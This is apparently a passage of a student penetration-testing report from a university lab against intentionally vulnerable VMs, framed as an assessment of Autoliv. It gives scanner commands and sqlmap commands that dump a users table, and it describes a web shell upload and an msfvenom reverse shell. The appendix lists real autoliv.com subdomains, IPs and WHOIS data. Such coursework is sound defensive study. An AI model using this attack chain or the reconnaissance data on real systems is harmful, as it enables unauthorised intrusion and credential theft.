Target IP Addresses Discovered *(figure 104)*

- 192.168.0.2
- 192.168.0.4
- 192.168.0.5

Tools Used

- Nikto Web Server Scanner (v2.5.0)
- Metasploit Framework WMAP plugin
- OWASP ZAP Web Application Scanner
- Netdiscover (network discovery)

Ethical Limitation

- All scanning activity was performed exclusively within the GCU virtual lab environment
- No real AutoLiv infrastructure was targeted
- The Metasploitable virtual machine is intentionally vulnerable and designed for penetration testing practice

7.4 Details

7.4.1 Web Server Vulnerability Scanning Using Nikto

Tool: Nikto Web Server Scanner
Target Hosts: 192.168.0.2, 192.168.0.4, 192.168.0.5
Environment: Kali Linux (GCU Virtual Lab)

Command / Method

The Nikto web vulnerability scanner was used to identify insecure configurations, outdated server components, and potentially dangerous files within the web services hosted on the Metasploitable environment.

The following commands were executed from the Kali Linux terminal to scan each discovered web server:

```
nikto -host 192.168.0.2
nikto -host 192.168.0.4
nikto -host 192.168.0.5
```

Nikto initiated a comprehensive scan against the HTTP services operating on port 80 of each target host. The scanner enumerated web server headers, detected installed software versions, and searched for known insecure files, directories, and configuration weaknesses.

During the scan, Nikto identified that several servers were running outdated versions of Apache and PHP. The scanner also detected missing HTTP security headers and exposed directories that could reveal sensitive information about the underlying server configuration.

The results confirmed that multiple hosts were operating legacy web server software and insecure configurations commonly associated with intentionally vulnerable systems such as Metasploitable *(Figures 97–99)*.

Findings

The Nikto scan identified several security weaknesses across the scanned hosts.

Outdated Web Server Software
The web servers were identified as running Apache versions including Apache 2.2.8 and Apache 2.2.16. These versions are no longer supported and contain numerous publicly documented vulnerabilities that may allow remote attackers to exploit the web service.

Outdated PHP Installation
The servers were running PHP version 5.2.4, which reached end-of-life more than a decade ago. Legacy PHP versions contain multiple vulnerabilities that may allow code execution, information disclosure, or injection-based attacks.

Missing Security Headers
Several important HTTP security headers were not configured, including:

- X-Frame-Options
- X-Content-Type-Options

The absence of these headers increases the risk of clickjacking attacks and browser-based content manipulation.

Directory Indexing Enabled
Nikto identified several directories with directory indexing enabled, including:

- /icons/
- /doc/
- /test/

Directory indexing allows attackers to browse server file structures and discover sensitive files or hidden application components.

phpinfo() Information Disclosure
A publicly accessible **phpinfo.php** file was discovered. This file reveals extensive server configuration details including installed modules, environment variables, and system information that could assist attackers during exploitation.

Administrative Interfaces Exposed
The scan also detected the presence of **phpMyAdmin**, a database administration interface that should normally be restricted to authorized users or internal networks.

HTTP TRACE Method Enabled
The HTTP TRACE method was enabled on the web server. This configuration may allow attackers to perform Cross-Site Tracing (XST) attacks and potentially expose authentication information.

Security Impact

Outdated web server software and insecure configurations significantly increase the attack surface of a web application environment.

The vulnerabilities identified during this scan could allow attackers to:

- Identify vulnerable software versions for targeted exploitation
- Enumerate sensitive directories and configuration files
- Gather detailed server configuration information
- Perform browser-based attacks such as clickjacking
- Exploit outdated PHP components

In a real enterprise environment, these weaknesses could lead to web server compromise, credential exposure, and potential lateral movement within the network.

All scanning activity was conducted strictly within the authorized academic sandbox environment and does not represent real AutoLiv infrastructure.

7.4.2 Web Application Enumeration Using Metasploit WMAP

Tool: Metasploit Framework
Plugin: WMAP Web Application Scanner
Target Host: 192.168.0.5
Environment: Kali Linux (GCU Virtual Lab)

Command / Method

Following identification of the web server during the reconnaissance phase, the Metasploit Framework was used to perform additional web application enumeration using the WMAP plugin.

The Metasploit console was launched from the Kali Linux terminal:

```
msfconsole
```

The WMAP plugin was then loaded into the framework:

```
load wmap
```

After loading the plugin, the target website was added to the WMAP scanning database:

```
wmap_sites -a 192.168.0.5
```

The target host was then defined for scanning:

```
wmap_targets -t 192.168.0.5
```

Once configured, the WMAP scan was executed using all available modules:

```
wmap_run -e
```

The WMAP scanner performed automated enumeration of directories, files, and web application resources associated with the target host. The scan identified multiple accessible directories and files hosted on the Apache web server *(Figure 100)*.

Findings

The WMAP scan identified numerous accessible web directories and application files including:

- /admin/
- /images/
- /icons/
- /css/
- /classes/
- /index.php
- /header.php
- /show.php

Several directories returned HTTP status code **200**, confirming that they were publicly accessible.

These directories may contain application components, configuration files, or administrative interfaces that could provide additional attack vectors.

Administrative directories such as **/admin/** represent particularly valuable targets because they may contain authentication portals or management interfaces.

Security Impact

Web application directory enumeration allows attackers to map the structure of a website and identify hidden application functionality.

The discovery of administrative directories and application scripts significantly improves attacker reconnaissance and enables:

- Discovery of authentication portals
- Identification of sensitive application components
- Targeted web application exploitation
- Enumeration of configuration and script files

If left unprotected in a real enterprise environment, these exposed directories could enable attackers to access administrative systems, manipulate application logic, or extract sensitive data.

All enumeration activity was performed within the authorized academic laboratory environment.

7.4.3 Web Application Vulnerability Scanning Using OWASP ZAP

Tool: OWASP ZAP (Zed Attack Proxy)
Target Host: 192.168.0.5
Environment: Kali Linux (GCU Virtual Lab)

Command / Method

OWASP ZAP was used to perform an automated vulnerability scan against the web application hosted on the Metasploitable system.

The OWASP ZAP graphical interface was launched from the Kali Linux environment and configured to target the following URL:

```
http://192.168.0.5
```

A traditional spider scan was executed to crawl the website and identify accessible pages and application components. After the spider completed enumeration, an automated active vulnerability scan was performed against the discovered endpoints.

The ZAP scanner tested the application for common web vulnerabilities including injection attacks, cross-site scripting, insecure cookies, and missing security headers.

Upon completion, ZAP generated a vulnerability report categorizing findings by severity level including High, Medium, Low, and Informational alerts *(Figures 101–103).*

Findings

The ZAP vulnerability scan identified multiple web application security issues.

High Severity Vulnerabilities

Cross-Site Scripting (Reflected)
The application was found to be vulnerable to reflected cross-site scripting attacks. User input was returned directly in HTTP responses without proper sanitization, allowing attackers to inject malicious JavaScript into the application.

SQL Injection (MySQL)
The scanner identified SQL injection vulnerabilities that may allow attackers to manipulate database queries and retrieve sensitive data from the backend database.

Medium Severity Vulnerabilities

Several application security controls were missing, including:

- Absence of Anti-CSRF Tokens
- Content Security Policy (CSP) header not configured
- Directory browsing enabled
- Missing anti-clickjacking protections

- Low Severity Findings

Additional configuration weaknesses included:

- Cookies missing the HttpOnly attribute
- Cookies missing the SameSite attribute
- Server version information exposed in HTTP headers
- Missing X-Content-Type-Options header

Informational Findings

Additional informational alerts were identified including authentication requests, session management behavior, and user-agent fuzzing responses.

Security Impact

The vulnerabilities identified by OWASP ZAP demonstrate multiple weaknesses in the web application security configuration.

If present in a real enterprise system, these vulnerabilities could allow attackers to:

- Execute malicious scripts within user browsers
- Manipulate backend database queries
- Steal session cookies and authentication tokens
- Perform cross-site request forgery attacks
- Gain unauthorized access to sensitive application data

Combined exploitation of these vulnerabilities could lead to full compromise of the web application and provide attackers with an entry point into the broader network environment.

All vulnerability testing was conducted within the authorized academic sandbox environment and does not represent real AutoLiv infrastructure.

8.0 SQL Injection

8.1 Overview

The SQL Injection phase focused on identifying and exploiting input validation vulnerabilities within a vulnerable web application hosted in the controlled lab environment. The target application, a photoblog platform, was tested to determine whether user-supplied input could manipulate backend SQL queries.

SQL Injection is a critical vulnerability that allows attackers to alter database queries, potentially leading to authentication bypass, database enumeration, data extraction, and full system compromise. This phase demonstrated how improper input sanitization and insecure query construction can allow attackers to escalate from simple input manipulation to complete control of the underlying system.

All testing was conducted within an isolated virtual machine environment and mapped to a simulated AutoLiv web application scenario for academic purposes.

8.2 Recommendation

Based on the SQL Injection findings, the following security recommendations are provided:

- Implement parameterized queries and prepared statements for all database interactions
- Enforce strict server-side input validation and sanitization
- Use least-privilege database accounts to limit impact of compromise
- Deploy Web Application Firewalls WAF to detect and block injection attempts
- Perform regular secure code reviews and penetration testing
- Implement proper error handling to prevent database information leakage

Proper mitigation of SQL Injection vulnerabilities significantly reduces the risk of unauthorized access, data breaches, and system compromise.

8.3 Scope

Environment

• Platform: Kali Linux GCU Virtual Lab
• Target: SQL Injection to Shell VM VulnHub
• Web Application: Photoblog vulnerable web application

Tools Used

• Web Browser manual SQL injection testing
• SQLmap automated SQL injection exploitation
• NetDiscover network enumeration
• Metasploit Framework post exploitation

Ethical Limitation

• All testing was performed in a controlled lab environment
• No real-world systems were targeted
• Activities complied with ethical hacking standards and course requirements

8.4 Details

8.4.1 Initial SQL Injection Reconnaissance

Method / Input Tested

Initial testing was performed on the photoblog application by submitting user-controlled input into URL parameters and input fields to observe application behavior *(Figure 105) (Figure 106).*

Findings

The application returned abnormal responses when input was manipulated, including blank pages and SQL error messages, indicating improper input handling and lack of sanitization *(Figure 107) (Figure 108) (Figure 109).*

Further testing using ORDER BY injection revealed the number of columns in the backend query, confirming the presence of a SQL injection vulnerability *(Figure 110).*

UNION SELECT statements were then used to validate injectable columns and extract database-related information, including the database name photoblog *(Figure 111) (Figure 112).*

Security Impact

This vulnerability allows attackers to:
• Identify injectable parameters
• Enumerate database structure
• Prepare for further exploitation

8.4.2 Network Reconnaissance Supporting Exploitation

Method

NetDiscover was used to identify active hosts within the lab environment prior to automated exploitation.

Findings

The scan identified the target system hosting the vulnerable web application, confirming network visibility and accessibility for further attacks *(Figure 113).*

Security Impact

Network discovery enables attackers to:
• Identify reachable targets
• Map internal network structure
• Prepare for targeted exploitation

8.4.3 Database Enumeration Using SQLmap

Tool
SQLmap

Command / Method
sqlmap -u target_url --dbs

Findings
SQLmap successfully detected the injectable parameter and confirmed the presence of a SQL injection vulnerability. The tool enumerated available databases, including the photoblog database *(Figure 114) (Figure 115).*

Security Impact
Automated tools significantly accelerate exploitation by:
• Identifying injection points
• Enumerating databases
• Reducing manual attack effort

8.4.4 Database Structure Extraction

Command
sqlmap -u target_url -D photoblog --tables

Findings
SQLmap extracted the database structure, revealing tables within the photoblog database *(Figure 116) (Figure 117).*

Further enumeration identified columns within sensitive tables such as the users table *(Figure 118).*

Security Impact
This allows attackers to:
• Map application database structure
• Identify sensitive tables
• Target credential storage locations

8.4.5 Credential Dumping

Command
sqlmap -u target_url -D photoblog -T users --dump

Findings
SQLmap successfully extracted user credentials, including administrative login information, demonstrating a complete compromise of sensitive data *(Figure 119) (Figure 120).*

The extracted credentials were then used to authenticate into the web application's administrative interface *(Figure 121) (Figure 122).*

Security Impact
This represents a severe breach, enabling:
• Credential theft
• Unauthorized administrative access
• Privilege escalation

8.4.6 Web Shell Upload and Command Execution

Method
After gaining administrative access, a web shell was uploaded to the application, enabling remote command execution.

Findings
The uploaded shell allowed execution of system-level commands, including user identification, directory listing, and path discovery *(Figure 123) (Figure 124) (Figure 125) (Figure 126) (Figure 127).*

Additional files were uploaded to confirm write access and persistence on the system *(Figure 128) (Figure 129).*

Security Impact
This stage demonstrates:
• Remote command execution
• File system access
• Ability to maintain persistence

8.4.7 Payload Generation and Reverse Shell Execution

Method
A malicious PHP payload was generated using msfvenom and executed through the web application.

Findings
The payload successfully executed, establishing a reverse shell connection from the target system *(Figure 130) (Figure 131).*

Security Impact
This allows attackers to:
• Gain interactive system access
• Execute arbitrary commands remotely
• Maintain control of the compromised system

8.4.8 Post Exploitation Using Metasploit

Tool

Metasploit Framework

Findings

Metasploit was used to handle the reverse shell connection and establish a persistent session with the compromised system *(Figure 132) (Figure 133).*

The session provided full command-line access, allowing directory enumeration and interaction with system files *(Figure 134) (Figure 135) (Figure 136).*


Security Impact

This demonstrates full system compromise, allowing attackers to:


- Maintain persistent access
- Execute system-level commands
- Navigate and manipulate the file system

Appendix

Craft.co Autoliv Executive Team *Figure 1*



DNSDumpster search *Figure 2*



ViewDNS.info domain search *Figure 3*

IP history results for 'autoliv.com'.

IP ADDRESS	LOCATION	IP ADDRESS OWNER	LAST SEEN ON THIS IP
52.17.142.199	Dublin - Ireland	AMAZON-02	2026-01-31
45.60.101.209	United States	INCAPSULA	2018-07-16
206.18.104.151	United States	ATT-CERFNET-BLOCK	2018-01-08
63.240.170.117	United States	ATT-CERFNET-BLOCK	2015-09-23

ViewDNS.info subdomain search top 10 *Figure 4*


HTML JSON

Subdomain Discovery Results for 'autoliv.com'

We found 411 subdomains for this domain.
These are listed below:

SUBDOMAIN	IP ADDRESS	LAST RESOLVED
achcn.autoliv.com	116.228.81.90	2026-01-16
achedi.autoliv.com	202.135.14.12	2025-05-15
alva-autodiscover-vip.autoliv.com	213.62.152.157	2025-05-15
alva-ccmcube01-out.autoliv.com	213.62.152.182	2025-05-15
alva-cloudmail-vip.autoliv.com	213.62.152.141	2025-05-15
alva-dia-tracker.autoliv.com	213.62.152.149	2025-05-15
alva-emailsearch-vip.autoliv.com	213.62.152.152	2025-05-20
alva-enxrtr01-out.autoliv.com	213.62.152.142	2025-05-20
alva-f5e-v5-floating.autoliv.com	213.62.152.140	2025-05-15
alva-f5e03-v5-self.autoliv.com	213.62.152.138	2025-05-15


WhoIs.com Domain Information *Figure 5*



Domain Information

Domain:	autoliv.com
Registered On:	1998-03-25
Expires On:	2026-03-24
Updated On:	2025-03-18
Status:	client transfer prohibited
Name Servers:	dns1.p01.nsone.net dns2.p01.nsone.net dns3.p01.nsone.net dns4.p01.nsone.net

WhoIs.com Registrar Information / Contact *Figure 6*




Registrar Information

Registrar:	EuroDNS S.A.
IANA ID:	1052
Abuse Email:	legalservices@eurodns.com
Abuse Phone:	+352.27220150


Registrant Contact

Name:	Privacy Whois
Street:	BPM 333868 Banzelt 4 A Root-sur-Syre
State:	6921
Country:	LU
Phone:	+35227720304
Email:	2192f0011e82e4c8_o@whoisprivacy.com


MXtoolbox.com MX lookup *Figure 7*




AutoLiv Requires Cookies *(Cookie Policy) Figure 8*




Hunter.io Domain Search *Figure 9*



AutoLiv SSL Certificate *Figure 10*



